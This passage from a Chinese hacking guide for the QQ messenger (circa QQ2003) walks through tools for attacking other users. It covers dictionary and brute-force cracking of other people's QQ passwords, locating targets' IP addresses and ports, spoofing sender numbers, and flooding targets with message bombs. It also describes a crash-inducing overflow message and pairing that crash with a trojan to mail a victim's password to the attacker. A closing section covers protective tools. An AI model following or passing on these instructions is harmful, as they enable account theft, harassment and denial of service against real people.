前缀后缀就好理解了，就是在密码同号码的基础上加上前缀后缀。如：

前缀=\$%^&%^

偏移量=0

后缀=PPPPP

这时的密码就是\$%^&%^10001PPPPP

在对文件QQExplorer.ini进行设置后，我们就可以打开主程序QQExplorer.exe了。

我们可以在QQExplorer1.26的程序面板中添加或者删除用于QQ号码扫描的HTTP代理服务器，并且可以测试代理服务器是否能够连接上，以及代理服务器的IP是否被腾讯的服务器屏蔽。

接着我们单击“测试所有代理”按钮，程序就会对文件proxy.txt中设置的所有代理服务器进行测试。然后在“服务器：”文本框中输入我们的代理服务器的IP地址，在【端口：】文本框中输入合适的端口，接着单击“添加&测试”按钮之后，QQExplorer就会对这个服务器的IP进行测试了。

我们只要在程序面板中单击“开始”按钮，QQExplorer就开始扫描QQ密码了，如图4-2-23所示。如果我们想对某些特定的QQ号码进行扫描，则可以在qq.txt输入这些QQ号码。例如，我们想要扫描QQ号码054321的密码，如图4-2-24所示，在qq.txt中输入QQ号码054321。在文件qq.txt中，每一行只能输入一个QQ号码。




图 4-2-23 QQExplorer 1.26 开始密码扫描



图 4-2-24 扫描特定的QQ号码



然后在程序面板中单击“开始”按钮，程序就开始 QQ 密码扫描了，如图 4-2-25 所示，如果扫描成功，QQExplorer 就会自动进行下一个 QQ 号码的密码扫描。




图 4-2-25 开始密码扫描

#### 4.2.4 利用“QQ 机器人”在线破解密码

QQ 机器人是一个 QQ 在线解密工具。可以同时解密多个用户号码（相对所需要的时间可能会长些），这个工具特别适合于在网吧的机器上在线破解在本机上登录过的 QQ 号码的密码。

具体的操作步骤如下：

首先，我们在对其进行下载并解压后，可以看到如图 4-2-26 所示的 4 个文件。

然后，我们只要双击其中的“qqping”文件，就可以看到弹出的如图 4-2-27 所示的主界面窗口了。



图 4-2-26 开始密码扫描



图 4-2-27 开始密码扫描

如果我们在进行“开始校验”之前，还想要对参数进行一些设置，则可以单击“设置参数”按钮，然后在弹出的窗口中进行相应的设置就可以了，具体设置与前面所讲的三大在线破解软件设置没什么大的区别，大家可以根据自己的情况自行设定。

参数设置好以后，我们就可以单击“开始校验”按钮，来开始自己的在线破解之旅了！！！！

另外，如果大家想要了解人们在设置 QQ 密码时的习惯，则不妨双击“QQ 密码类型分析文件”，来查看人们

习惯设置的 QQ 密码的几种类型，如图 4-2-28 所示。




图 4-2-28 QQ 密码类型分析文件

正是因为人们有了这些懒惰习惯，我们才有了得到别人的 QQ 密码的可能，呵呵。

在这些破解软件中，破解原理都差不多，都是针对某些 QQ 号码，采用将密码字典的密码一个一个的测试方法来找到用户的密码，所以密码字典的设置非常重要，当然用户也可以到网上下载一些专门的密码字典，如小榕的密码字典，这些全面的字典，有助于我们找到想要的密码。不过，由于针对 QQ 的黑客软件很多，所以腾讯公司在每升级一个版本时，都会对其加密算法进行更改。因此这里讲述的软件不一定对你当前使用的 QQ 版本有用，但是 QQ 版本升级了，当然我们的黑客软件也在升级，你只需找到最新的黑客软件也就可以对新版本 QQ 进行攻击了。即便是这里介绍的软件没有升级，也有另外的新出现的黑客软件可以让你达到目的。

除了上面介绍的这种以密码字典来扫描密码以外，还有一种是以暴力破解的方式来进行密码破解，如 OICQ 密码终结者，如图 4-2-29 所示，这个曾经对老版本一路通吃的暴力破解密码黑客软件，在面对新版 QQ 时也显得有些无能为力了。所以说，密码加密技术与密码破解技术是同步发展的。




图 4-2-29 OICQ 密码终结者的主程序界面

### 4.3 QQ 炸弹

小博士，我常听人家讲 QQ2003 信息炸弹什么的，到底是怎么回事呀？

所谓 QQ 2003 消息炸弹是指向远程的在线 QQ 用户自动发送大量的消息，从而使远程的 QQ 用户疲于应付这些消息，无法进行正常 QQ 操作的攻击方法。

就目前来讲，QQ2003 的消息炸弹主要有以下两种类型：

在对话模式中，向对方发送消息炸弹。

比较著名的工具主要有：飘叶千夫指、碧海青天 QQ 大使、QQ 细胞发送器、仙剑 QQ 狂浪等。

指定远程 QQ 用户对应的 IP 地址和端口号，然后发送消息炸弹。

比较著名的工具主要有：QQ2003 消息炸弹、QQ2003 攻击软件等。

### 4.3.1 如何进行信息轰炸

下面我们来说说信息轰炸 (flooding)。说到轰炸就需要先查找到攻击目标的 IP 地址, 不过大多数人都是使用新版 QQ2003 来配合专门的软件查对方 IP 地址。

在查 QQ 用户 IP 的软件中, 目前最好的是要算 QQ 狙击手了, 该软件几乎支持 QQ 目前的所有版本。其主要功能如下:

- 实时的监测出包括好友、陌生人、腾讯服务器及腾讯广告服务器代理的 IP 地址及端口号;
- 直接在 QQ 的接收 / 发送窗口上显示 IP 以及地理位置信息, 无需切换到 QQ 狙击手窗口查看 IP 数据;
- 可以同时监测多个登录的 QQ 号码, 并且能够自定义 QQ 客户端的默认端口号;
- 独特的 IP 助手功能, 可以让我们方便地查看主机 IP 配置信息、TCP 链接表以及 UDP 链接表;
- Flash Online 功能, 能够使我们的 QQ 在自己的好友 QQ 列表上不停地闪烁。

下面我们来看一下它的用法:

该软件下载解压后出现两个文件, 我们首先需要双击如图 4-3-1 所示的“Setup”文件进行安装。



图 4-3-1 QQ 狙击手主文件

安装好后, 运行该软件, 将弹出如图 4-3-2 所示主窗口。


接下来我们要作的就是单击  按钮对其进行设置了, 这时候将弹出如图 4-3-3 所示的对话框窗口, 在这里我们可以指定 QQ 执行文件。



图 4-3-2 QQ 狙击手主窗口



图 4-3-3 进行 QQ 狙击手设置

然后我们单击“>> IP 助手”, 将弹出如图 4-3-4 所示的菜单选项, 在该列表菜单中包括 3 个选项。



图 4-3-4 点选“IP 助手”

我们可以对其中的这 3 个选项一一进行查看，图 4-3-5 所示为 IP 配置表窗口，图 4-3-6 所示为 TCP 链接表窗口，图 4-3-7 所示为 UDP 链接表窗口。




图 4-3-5 IP 配置表窗口




图 4-3-6 TCP 链接表窗口




图 4-3-7 UDP 链接表窗口

在将所要设置的内容设置好之后，我们只要单击图 4-3-2 所示程序主界面下面的“启动 QQ”按钮就可以了。如果我们想要获得该软件的全部功能，则需要单击“关于”按钮来打开如图 4-3-8 所示的对话框对其注册。



图 4-3-8 注册窗口

## 提示

由于 QQ 狙击手是一个共享软件，虽然没有时间方面的限制，但是对于未注册用户 IpSniper 的功能将有所保留，如无法修改 QQ 客户端默认端口；无法显示对方的地理位置；无法使用 Flash Online 功能。该功能可以让你的 QQ 头像在你的好友 QQ 列表上来回闪烁，并发出敲门声，提醒对方你已经在线了，呵呵，不过，作为黑客软件，我们利用它已经得到我们想要的东西了。

还有更简单的一种查看好友 IP 地址和端口号的方法，那就是利用打了查 IP 补丁的 QQ，如木子版的 QQ，这是木子工作室根据最新发布的 QQ 版本进行简单修改后在网上公布的 QQ 版本，利用它我们可以轻松查看好友的 IP 地址和端口号，以及好友所处的地理位置。如图 4-3-9 所示。

在发送信息对话框里，除了所以查看到好友的 IP 地址、端口号及所处的地址位置以外，我们还可以看到对方所用的 QQ 版本，以便利利用相应的黑客工具进行攻击。

木子版的 QQ 可是免费的，而且网上到处都是，升级速度特快，往往 QQ 新版本没出来几天，就可以在网上找到它相应的木子版本了，只是不能查看隐身好友的 IP 地址和端口号，不过拥有了这些功能，我们已得到自己想要的东东了。

在监测出对方的 IP 地址及端口号并分清敌友以后，就可以施行轰炸了。

如果我们知道一位朋友的 QQ 号，但是她拒绝任何人加她为好友，该如何与她说话呢？“扔砖头”软件在新版本的 QQ2003 中已经不大灵了，这时候该怎么办呢？

我们可以用 OicqSend 向自己发一条信息，发送方号码填上你朋友的号码，这样她的头像就会在你的陌生人里面出现，我们就可以开始和她说话了，不过我们自己的头像也将出现在她的陌生人一栏里，这在不知道对方的 IP 情况下比较适用。

那么，如何防范被炸呢？

我们可以试着使用一些隐藏 IP 的软件（如 winspoo f），或者使用代理服务器（如 <http://download2.tencent.com/download/winproxy30.exe>），这样自己的 IP 就不容易被查到了。

如果是在公共场所上网，还是奉劝大家在 QQ 上不要轻易得罪人，就算自己不在乎 QQ 被炸，但如果对方知道你的 IP 后使用的可能就不仅仅是 QQ 炸弹这样的小玩意了。

当然，如果知道对方的 IP 和端口后，我们也可以在 QQ 离线状态下用轰炸工具向对方发出适当的警告信息。



图 4-3-9 显示好友 IP 地址和端口号的 QQ 版本

## 4.3.2 如何在对话模式中发送消息炸弹

要想在 QQ 对话模式中发送 QQ2003 消息炸弹，首先要确保在 QQ 中和目标用户保持连接，也就是要确保我们能够在 QQ 中看到目标用户，然后双击目标用户的头像图标，进入“发送消息”对话框，如图 4-3-10 所示，接着再单击对话框中的“对话模式”按钮（QQ2003 版本则是点击“聊天模式”按钮），打开如图 4-3-11 所示的对话模式窗口，这时候，我们就可以利用 QQ2003 消息炸弹软件来发送消息炸弹了。



图 4-3-10 发送消息对话框



图 4-3-11 对话模式

下面我们再来介绍一下如何使用工具飘叶千夫指、仙剑QQ 狂浪在 QQ 对话模式中发送 QQ2003 消息炸弹：

### 1. 飘叶千夫指

飘叶千夫指是一款非常有名的消息炸弹软件，虽然 QQ2003 版在程序安全性上有了长足的发展，使以前版本的“千夫指”失效，但是其 5.0 版本又可以让我们菜鸟面前露一手了，它可以支持 OICQ、QQ2000、QQ2003 等版本，飘叶千夫指 5.0 的主界面如图 4-3-12 所示。

利用飘叶千夫指在 QQ 对话模式中发送 QQ2003 消息炸弹的方法如下：

首先我们需要在 QQ 中确定要攻击的目标用户，然后按照上述方法进入和该用户对话模式（QQ2003 版中为“聊天模式”）。

然后接着运行飘叶千夫指软件。

这时候我们就可以看到，在飘叶千夫指的“指责语句”下拉列表框中，显示的是飘叶千夫指要发送的 QQ 消息，默认情况下，该下拉框中有 10 条是程序预先设置好的指责语句。




图 4-3-12 飘叶千夫指程序主界面

#### 提示

你也可以点击“编辑”按钮，打开如图 4-3-13 所示的消息语句编辑对话框，在该对话框中，我们可以随意编辑自己想要发送的消息语句。




图 4-3-13 消息语句编辑对话框

如果我们只是发送单条消息，则可以在“指责语句”下拉列表框中选择消息的内容。

如果我们在这里选中了“自动循环变换语句”复选框，并且设置了循环的语句范围。例如，从第 1 句到第 10 句，那么，我们就可以向处于对话模式的用户循环发送消息语句了。

利用“每句间隔时间”的文本框，我们可以设置在循环发送时每条消息语句发送的时间间隔，该时间间隔的单位为 0.01 秒。

完成设置之后，直接单击“发送”按钮，飘叶千夫指就会发送消息语句给我们处于对话模式的 QQ 用户了，如图 4-3-14 所示。

另外，利用飘叶千夫指我们还可以向指定的 IP 地址和端口号发送 QQ2003 消息炸弹，功能同 QQ2003 消息炸弹和 QQ2003 攻击软件类似。

我们需要在“IP”文本框输入指定的 IP 地址，在“端口”文本框中输入指定的端口号，单击“指责 WIN2K”按钮后，飘叶千夫指就会发送消息语句到指定的 IP 地址和端口号了。

如果对方运行的是 Windows2000 系统，那么即使他退出了 QQ2003，仍然可以在其桌面上一一直显示指责语句。

这一功能需要攻击者的操作系统为 Win2000 系统。

指定 IP 地址和端口后，如果对方的 QQ 打了查 IP 功能补丁或是 0710 以前版本的话，我们只要填上其 IP 地址和端口号，然后单击“不杀不解民愤”按钮，就可以让其 QQ 自动关闭了，如果我们不按停止的话甚至可能造成对方在此期间都不能上 QQ 了。

## 2. 碧海青天 QQ 大使

碧海青天 QQ 大使的主界面如图 4-3-15 所示。

使用碧海青天 QQ 大使在对话模式中发送消息炸弹的方法如下：

首先我们需要在 QQ 中确定要攻击的目标用户，并且和该用户进入对话模式（QQ2003 版本为聊天模式）。然后接着运行碧海青天 QQ 大使软件。

如果发送单条消息，则我们可以在“信息发送内容”下拉列表框中选择要发送的消息，这时候在“当前信息编号”中，就会看到显示的我们选中的信息编号了。

接着单击“编辑信息文件”按钮，则会看到用记事本打开的如图 4-3-16 所示的 qq2000amb.txt 文本文件，我们可以在记事本中编辑该文件，编辑完后保存该文件。




图 4-3-14 飘叶千夫指的发送效果显示




图 4-3-15 碧海青天 QQ 大使




图 4-3-16 文件 qq2000amb.txt

## 注意

虽然这里提示的是 QQ2000，但经过笔者试用后发现在笔者自己的机器上的 QQ2003 下居然也能够通过测试，因此，在这里还是把它介绍了出来。

然后我们再回到碧海青天 QQ 大使的主窗口，单击“应用信息文件”按钮，接着把刚才保存的 qq2000amb.txt 文件中的内容导入到“信息发送内容”的下拉列表框中。

如果这时候单击了“还原信息文件”按钮，则可以把默认的信息文件导入到“信息发送内容”的下拉列表框中。

如果我们想要循环发送信息，则可以选中“循环发送信息”复选框。

另外，我们还可以在“信息发送次数”文本框中设置信息循环发送的次数，在“信息发送间隔”文本框中，设置信息循环发送的间隔，并且还可以设置循环发送信息的范围，例如，循环发送从“信息发送内容”下拉列表框中的第 1 行到第 10 行信息。

完成设置这些之后，直接单击“发送”按钮，碧海青天 QQ 大使就开始发送 QQ 消息了，如果我们想要停止发送，则可以通过单击“停止”按钮来实现。

## 3. QQ 细胞发送器

QQ 细胞发送器的程序主界面如图 4-3-17 所示。

QQ 细胞发送器的功能没有飘叶千夫指和碧海青天 QQ 大使的功能强大，因为它每次向对方发出的都是相同的信息，不能循环发出不同的信息，但是同样可以达到让对方应接不暇的目的，它同样是需要与对方同处于对话模式下（在 QQ2003 版本的聊天模式下）运行才能发送信息。

你只需在对话框里输入想要发送的信息，然后再设置发送次数，再单击“开始发送”按钮即可。如果你选中了“循环发送”复选框，将一直不停地发送下去，直到你关闭程序，或是关闭对话模式为止。

另外，QQ 细胞发送器还带有一个“炸弹发送器”，如图 4-3-18 所示。




图 4-3-17 QQ 细胞发送器的程序主界面




图 4-3-18 QQ 细胞发送器自带的炸弹发送器

在对话模式下（在 QQ2003 版本的聊天模式下），点击“发送炸弹”按钮即可将对方炸死。

## 4.3.3 向指定的 IP 地址和端口号发送消息炸弹

使用向指定的 IP 地址和端口号发送消息炸弹的方法发送 QQ 2003 消息炸弹需要指定远程 QQ 在线用户的 IP 地址和端口号。这种消息炸弹的原理是利用 QQ 接收消息时的漏洞，发送特殊构造的消息包，使得 QQ 无法处理，从而使 QQ 无法正常工作。



双击“qqa11”运行QQ 远程攻击测试程序，这时候，QQ 2003 攻击软件的界面如图4-3-19所示。



在 QQ 2003 攻击软件中，可以选择攻击一个 IP 地址，也可以选择攻击一个 IP 地址的两个端口，还可以 P 一端口进行攻击。在默认情况下，QQ2003 使用 4000 作为它的端口号，所以许多 QQ 攻击软件也使用 4000。




图 4-3-20 攻击完毕

作为默认的攻击端口。但有些 QQ 用户为了安全，经常把 QQ2003 的端口号改成其他的号码，如 4001，所以使用多个端口进行攻击，可以提高攻击的命中率。

在 2003 年 12 月 8 日发现了一种最新 QQ 恶意代码，我们可以将这种恶意代码发送给对方，对方打开消息栏就会出错自动关闭 QQ，这是一个由 Richedit 代码溢出引起的安全漏洞，而且这个漏洞在 QQ2003 和 QQ2003 测试版等最新版本里面也存在，其溢出代码如下：

如图 4-3-21 所示，我们将上面这段代码发送给某一位好友。



当好友在消息栏点击你所发送的信息时，便弹出如图 4-3-22 所示的程序错误对话框，QQ 程序将自动退出，从而导致对方下线，该恶意代码允许用户选择是否重新启动 QQ，但默认情况下是重新启动 QQ。



图 4-3-22 恶意代码引起的程序错误对话框

我们可以在第 4.1 节中给对方种上木马，然后再利用这种给对方发送恶意代码的方法，让对方迅速重启 QQ，从而使对方的密码快速发送到你指定的邮箱。

## 4.4 QQ 的安全防范

既然别人可以有那么多方法来攻击我们，那我们是不是就不敢使用 QQ 了呢？当然不是，我们总不能因噎废食吧，那么，该怎样保护我们 QQ 的安全呢？可以采用以下一些工具或方法。

### 4.4.1 QQ 保镖

使用 QQ 保镖可以帮助我们轻松清除使用 QQ 后遗留下来的密码，聊天记录等信息，以防被别人所利用；另外 QQ 保镖还可以清除目前比较流行的专门盗取 QQ 密码的木马程序，而且它的“无敌模式”可以阻止任何一款木马盗取我们的 QQ 密码。

QQ 保镖的操作非常简单，其程序主界面如图 4-4-1 所示。

设置好你的 QQ 号码及 QQ 所在目录，QQ 号码就是你所使用的 QQ 号码，QQ 所在目录是你安装 QQ 时所选择的安装路径，一般默认情况下是 C:\Program Files\Tencent，设置好后，点击“开始清理”按钮，选择“清理木马”，QQ 保镖将检测你是否已中了盗取 QQ 密码的木马，并会自动清除。检测速度非常快，你只需点击一下即可完成清理木马的工作。

QQ 保镖有一特色功能就是它的“无敌模式”，可以阻止所有的木马盗取你的 QQ 密码。就算你的机器是已经中了木马也不用害怕。“无敌模式”可以让你的 QQ



图 4-4-1 QQ 保镖的主程序界面

在运行 Windows 之前运行，输入 QQ 密码后再登录，然后关闭 QQ 保镖，Windows 继续启动，这个时候木马才会被运行，因为你在之前已经输入了账号和密码，所以盗号软件发挥不了作用。需要注意的是：你输入密码后一定要先回车（或点击“下一步”）后再关闭 QQ 保镖，这样才不会被木马探测到你输入密码。虽然此方法万无一失，但也很麻烦，因为要重新启动电脑。

另外，QQ 保镖的“清理遗留信息”可以清除你使用 QQ 后留下的密码、聊天记录及你的 QQ 号码，这是专为在网吧使用 QQ 的朋友设计的。

#### 4.4.2 QQ 密码防盗专家

QQ 密码防盗专家是一款纯绿色软件，采用 QQ 标题动态更新法以及 QQ 子窗体内核属性修改法，轻轻松松阻拦 QQ 木马盗密，以不变应万变打击所有 QQ 盗密软件（包括：后台监控 QQ 窗口、后台记录键盘、伪装 QQ 登录界面三大类 QQ 盗密软件），确保我们的 QQ 不再丢失。

软件下载后解压，然后点击 qqpc.exe 文件即可运行，运行之后 QQ 密码防盗专家就可以自动查杀各种最新 QQ 病毒及 QQ 木马程序（如：QQ 杀手、QQ 密码轻松盗、QQ 之情感往事、QQ 黑眼睛、QQ 密码使者、迷你 QQ 密码截取器、QQ 千里眼、QQ 密码克隆专家、阿 Q 盗密者……），其运行界面如图 4-4-2 所示。

QQ 密码防盗专家主窗口中有 3 个 QQ 变动标题，一旦发现你的 QQ 窗口被打开，就会马上用这 3 个新 QQ 标题轮流替换，你可以随意更改它们，你还可以设置标题替换的间隔时间。

运行该软件保护之后，登录 QQ 界面以及注册向导都会发生变化，如图 4-4-3 和图 4-4-4 所示。




图 4-4-2 QQ 密码防盗专家程序主界面



图 4-4-3 保护后的 QQ 登录界面



图 4-4-4 保护后的 QQ 注册向导

在“个人设定”中修改用户资料的标题也会被改成“QQ 密码防盗专家”，如图 4-4-5 所示。这样，在使用 QQ 的过程中，在每一个输入密码的地方，都进行了保护，我们再也不用担心那些后台监控 QQ 窗口型木马和后台记录键盘型木马了。

另外，当你遇到伪装 QQ 登录界面型木马时，登录 QQ 界面的标题会变成“警告：你已经中了 QQ 木马程序！……”。而且 QQ 防盗专家主窗口的“伪装 QQ 界面木马”数由原来的“0”增加到“1”，那么你可能中了“QQ

界面伪装类的木马”，因为QQ 密码防盗专家能检测出真正的QQ 标题及子窗体的内核部分，可以有效避免伪装QQ 登录界面型木马。

当然，除了以上这些功能以外，QQ 密码防盗专家还有防止一切网页代码自动下载QQ 病毒及修改系统注册表的功能，以及取回密码功能等，不过，这些功能都是针对注册用户而设置的。不过对于免费用户，以上那些功能已经能够保证我们每次使用QQ 的时候密码安全，让那些别有用心者休想盗到你的QQ 密码，也就达到我们的目的了，呵呵。

